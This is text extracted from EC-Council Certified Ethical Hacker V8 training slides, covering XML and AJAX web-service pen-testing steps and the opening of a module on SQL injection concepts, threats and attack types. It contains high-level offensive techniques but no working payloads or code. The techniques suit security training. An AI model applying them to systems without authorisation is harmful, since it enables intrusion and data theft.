
Pass malicious content on the HTTP GET strings that invoke XML applications.

Step6: Test naughty SOAP attachments

Craft an XML document (SOAP message) to send to a web service that contains malware as an attachment to check if XML document has SOAP attachment vulnerability.

Step 7: Perform replay testing

Attempt to resend a sniffered XML message using Wireshark and WebScarab. This test gives information about MITM vulnerability.



AJAX Testing

The following are the steps used to carry out AJAX pen testing:

Step 1: Test for AJAX

Enumerate the AJAX call endpoints for the **asynchronous calls** using tools such as Sprajax.

Step 2: Parse the HTML and JavaScript files

Observe HTML and JavaScript files to find URLs of additional application surface exposure.

Step 3: Use a proxy to observe traffic

Use proxies and sniffers to observe traffic generated by user-viewable pages and the background **asynchronous** traffic to the AJAX endpoints in order to determine the format and destination of the requests.

Module Summary



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

- ❑ Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance
- ❑ With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations
- ❑ Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- ❑ Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- ❑ It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices
- ❑ Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools




Module Summary

- ➊ Organizations today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance.
- ➋ With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations.
- ➌ Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- ➍ Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- ➎ It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices.
- ➏ Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF firewall/IDS, and performing regular auditing of network using web application security tools.

SQL Injection

Module 14





The slide features a dark background with the title "SQL Injection" in large yellow font at the top center. Below it, "Module 14" is written in a smaller white font. A horizontal bar near the bottom contains the text "Engineered by Hackers. Presented by Professionals." in white. At the bottom, there is a row of five colored icons: a black square with "CEH" in white, a green square with a hacker profile, a blue square with a laptop, a yellow square with a browser window, and an orange square with a database stack.

Ethical Hacking and Countermeasures V8

Module 14: SQL Injection

Exam 312-50

The screenshot shows a news article from Techworld.com. The header reads "Security News" and features the "CEH Certified Ethical Hacker" logo. The main title is "Barclays: 97 Percent of Data Breaches Still due to SQL Injection". The article discusses the prevalence of SQL injection attacks and their impact on businesses like Barclays. It includes logos for Microsoft SQL Server and MySQL. The source URL is <http://news.techworld.com>.



Security News

Barclays: 97 Percent of Data Breaches Still Due to SQL Injection

Source: <http://news.techworld.com>

SQL injection attacks have been around for more than ten years, and security professionals are more than capable of protecting against them; yet 97 percent of data breaches worldwide are still due to an SQL injection somewhere along the line, according to Neira Jones, head of payment security for Barclaycard.

Speaking at the Infosecurity Europe Press Conference in London this week, Jones said that hackers are taking advantage of businesses with inadequate and often outdated information security practices. Citing the most recent figures from the National Fraud Authority, she said that identity fraud costs the UK more than £2.7 billion every year, and affects more than 1.8 million people.

"Data breaches have become a statistical certainty," said Jones. "If you look at what the public individual is concerned about, protecting personal information is actually at the same level in the scale of public social concerns as preventing crime."

SQL injection is a code injection technique that exploits security vulnerability in a website's software. Arbitrary data is inserted into a string of code that is eventually executed by a database. The result is that the attacker can execute arbitrary SQL queries or commands on the backend database server through the web application.

In October 2011, for example, attackers planted malicious JavaScript on Microsoft's ASP.Net platform. This caused the visitor's browser to load an iframe with one of two remote sites. From there, the iframe attempted to plant malware on the visitor's PC via a number of browser drive-by exploits.

Microsoft has been offering ASP.Net programmers information on how to protect against SQL injection attacks since at least 2005. However, the attack still managed to affect around 180,000 pages.

Jones said that, with the number of interconnected devices on the planet set to exceed the number of humans by 2015, cybercrime and data protection need to take higher priority on the board's agenda. In order for this to happen, however, the Chief Information Security Officer (CISO) needs to assess the level of risk within their organisation, and take one step at a time.

"I always say, if anyone says APT [advanced persistent threat] in the room, an angel dies in heaven, because APTs are not the problem," said Jones. "I'm not saying that they're not real, but let's fix the basics first. Are organisations completely certain they're not vulnerable to SQL injections? And have they coded their web application securely?"

Generally it takes between 6 and 8 months for an organisation to find out it has been breached, Jones added. However, by understanding their risk profile and taking simple proactive measures, such as threat scenario modelling, companies could prevent 87 percent of attacks.



Copyright © IDG 2012

By Sophie Curtis

<http://news.techworld.com/security/3331283/barclays-97-percent-of-data-breaches-still-due-to-sql-injection/>

Module Objectives



The slide features a green header bar with the title "Module Objectives". Below the title are two columns of objectives, each preceded by a yellow square icon. A large orange arrow points from the left column to the right column. At the bottom are three icons: a computer monitor, a person holding a document, and a stack of books.

<ul style="list-style-type: none">■ SQL Injection■ SQL Injection Attacks■ SQL Injection Detection■ SQL Injection Attack Characters■ Testing for SQL Injection■ Types of SQL Injection■ Blind SQL Injection■ SQL Injection Methodology■ Advanced SQL Injection	<ul style="list-style-type: none">■ Bypass Website Logins Using SQL Injection■ Password Grabbing■ Network Reconnaissance Using SQL Injection■ SQL Injection Tools■ Evasion Technique■ How to Defend Against SQL Injection Attacks■ SQL Injection Detection Tools
---	--


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Module Objectives

This module introduces you the concept of SQL injection and how an attacker can exploit this attack methodology on the Internet. At the end of this module, you will be familiar with:

- | | |
|--|---|
| <ul style="list-style-type: none">⊖ SQL Injection⊖ SQL Injection Attacks⊖ SQL Injection Detection⊖ SQL Injection Attack Characters⊖ Testing for SQL Injection⊖ Types of SQL Injection⊖ Blind SQL Injection⊖ SQL Injection Methodology | <ul style="list-style-type: none">⊖ Advanced SQL Injection⊖ Bypass Website Logins Using SQL Injection⊖ Password Grabbing⊖ Network Reconnaissance Using SQL Injection⊖ SQL Injection Tools⊖ Evasion Technique⊖ How to Defend Against SQL Injection Attacks⊖ SQL Injection Detection Tools |
|--|---|



Module Flow

To understand SQL injection and its impact on the network or system, let us begin with the basic concepts of SQL injection. SQL injection is a type of code injection method that exploits the safety vulnerabilities that occur in the database layer of an application. The vulnerabilities mostly occur due to the wrongly filtered input for string literal escape characters embedded in SQL statements from the users or user input that is not strongly typed and then suddenly executed without correcting the errors.

 SQL Injection Concepts	 Advanced SQL Injection
 Testing for SQL Injection	 SQL Injection Tools
 Types of SQL Injection	 Evasion Techniques
 Blind SQL Injection	 Countermeasures
 SQL Injection Methodology	

This section introduces you to SQL injection and the threats and attacks associated with it.

SQL Injection

The infographic is titled "SQL Injection" and features a "CEH Certified Ethical Hacker" logo in the top right corner. It consists of three colored panels (blue, yellow, and red) each containing a numbered point and an icon. The blue panel (Point 1) has a bomb icon and text about SQL being the most common website vulnerability. The yellow panel (Point 2) has a database icon and text about it being a flaw in web applications. The red panel (Point 3) has a team of three people icon and text about programmers being unaware of the threat.

- 1 SQL Injection is the most common **website vulnerability** on the Internet
- 2 It is a **flaw in Web Applications** and not a database or web server issue
- 3 Most programmers are still **not aware** of this threat

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection

SQL injection is a type of **web application** vulnerability where an attacker can manipulate and submit a SQL command to retrieve the **database information**. This type of attack mostly occurs when a web application executes by using the user-provided data without validating or encoding it. It can give access to **sensitive information** such as social security numbers, credit card numbers, or other financial data to the attacker and allows an attacker to create, read, update, alter, or delete data stored in the backend database. It is a flaw in web applications and not a database or web server issue. Most programmers are still not aware of this threat.

Scenario



ECONOMIC RECOVERY

volatility subdued
Money flow Investment
Finance expansion
Economic upturn
Business world optimistic
solid assets

Albert Gonzalez, an indicted hacker stole **130 million credit and debit cards**, the biggest identity theft case ever prosecuted in the United States. He used **SQL injection attacks** to install sniffer software on the companies' servers to intercept credit card data as it was being processed.


<http://www.theregister.co.uk>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Scenario

Albert Gonzalez, an indicted hacker stole **130 million credit and debit cards**, performed the biggest identity theft case ever prosecuted in the United States. He used SQL injection attacks to install sniffer software on companies' servers to intercept credit card data as it was being processed.



SQL Injection Is the Most Prevalent Vulnerability in 2012

Source: <http://hackmageddon.com>

According to <http://hackmageddon.com>, SQL injection is the most commonly used attack by the attacker to break the security of a web application.

From the following statistics that were recorded in September 2012, it is clear that, SQL injection is the most serious and mostly used type of cyber-attack performed these days when compared to other attacks.




FIGURE 14.1: SQL Injection



SQL Injection Threats

The following are the major threats of SQL injection:

- ④ **Spoofing identity:** Identity spoofing is a method followed by attackers. Here people are deceived into believing that a particular email or website has originated from the source which actually is not true.
- ④ **Changing prices:** One more of problem related to **SQL injection** is it can be used to modify data. Here the attackers enter into an online shopping portal and change the prices of product and then purchase the products at **cheaper rates**.
- ④ **Tamper with database records:** The **main data** is completely **damaged** with data alteration; there is even the possibility of completely replacing the data or even deleting the data.
- ④ **Escalation of privileges:** Once the system is **hacked**, the attacker seeks the high privileges used by administrative members and gains complete access to the system as well as the network.
- ④ **Denial-of-service on the server:** Denial-of-service on the server is an attack where users aren't able to **access the system**. More and more requests are sent to the server, which can't handle them. This results in a temporary halt in the services of the server.

- ④ **Complete disclosure of all the data on the system:** Once the network is hacked the crucial and **highly confidential data** like credit card numbers, employee details, financial records, etc. are disclosed.
- ④ **Destruction of data:** The attacker, after **gaining complete control** over the system, completely destroys the data, resulting in huge losses for the company.
- ④ **Voiding system's critical transaction:** An attacker can operate the system and can halt all the crucial transactions performed by the system.
- ④ **Modifying the records:** Attackers can modify the records of the company, which proves to be a major setback for the company's database management system.

What Is SQL Injection?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- SQL injection is a technique used to take advantage of **non-validated input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or to **retrieve information** directly from the database



What Is SQL Injection?

Structured Query Language (SQL) is basically a **textual language** that enables interaction with a **database server**. SQL commands such as INSERT, RETRIEVE, UPDATE, and DELETE are used to perform operations on the database. Programmers use these commands to manipulate data in the database server.

SQL injection is defined as a technique that takes advantage of **non-validated input vulnerabilities** and **injects SQL commands** through a web application that are executed in a back-end database. Programmers use sequential SQL commands with client-supplied parameters making it easier for attackers to inject commands. Attackers can easily execute random SQL queries on the database server through a web application. Attackers use this technique to either gain unauthorized access to a database or to retrieve information directly from the database.

SQL Injection Attacks

On the basis of application used and the way it processes user supplied data, SQL injection can be used to implement the attacks mentioned below:

The diagram illustrates five types of SQL injection attacks arranged around a central globe icon. Each attack is represented by a circular icon with a corresponding text description.

- Authentication Bypass:** An attacker logs onto an application without providing valid user name and password and gains administrative privileges.
- Information Disclosure:** An attacker obtains sensitive information that is stored in the database.
- Compromised Data Integrity:** An attacker uses this attack to deface a web page, insert malicious content into web pages, or alter the contents of a database.
- Compromised Availability of Data:** Attackers use this attack to delete the database information, delete log, or audit information that is stored in a database.
- Remote Code Execution:** It assists an attacker to compromise the host OS.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Attacks

Based on the application and how it processes user-supplied data, SQL injection can be used to perform the following types of attacks:

- **Authentication bypass:** Here the attacker could enter into the network without providing any authentic user name or password and could gain the access over the network. He or she gets the highest privilege in the network.
- **Information disclosure:** After unauthorized entry into the network, the attacker gets access to the sensitive data stored in the database.
- **Compromised data integrity:** The attacker changes the main content of the website and also enters malicious content into it.
- **Compromised availability of data:** The attacker uses this type of attack to delete the data related to audit information or any other crucial database information.
- **Remote code execution:** An attacker could modify, delete, or create data or even can create new accounts with full user rights on the servers that share files and folders. It allows an attacker to compromise the host operating system.



How Web Applications Work

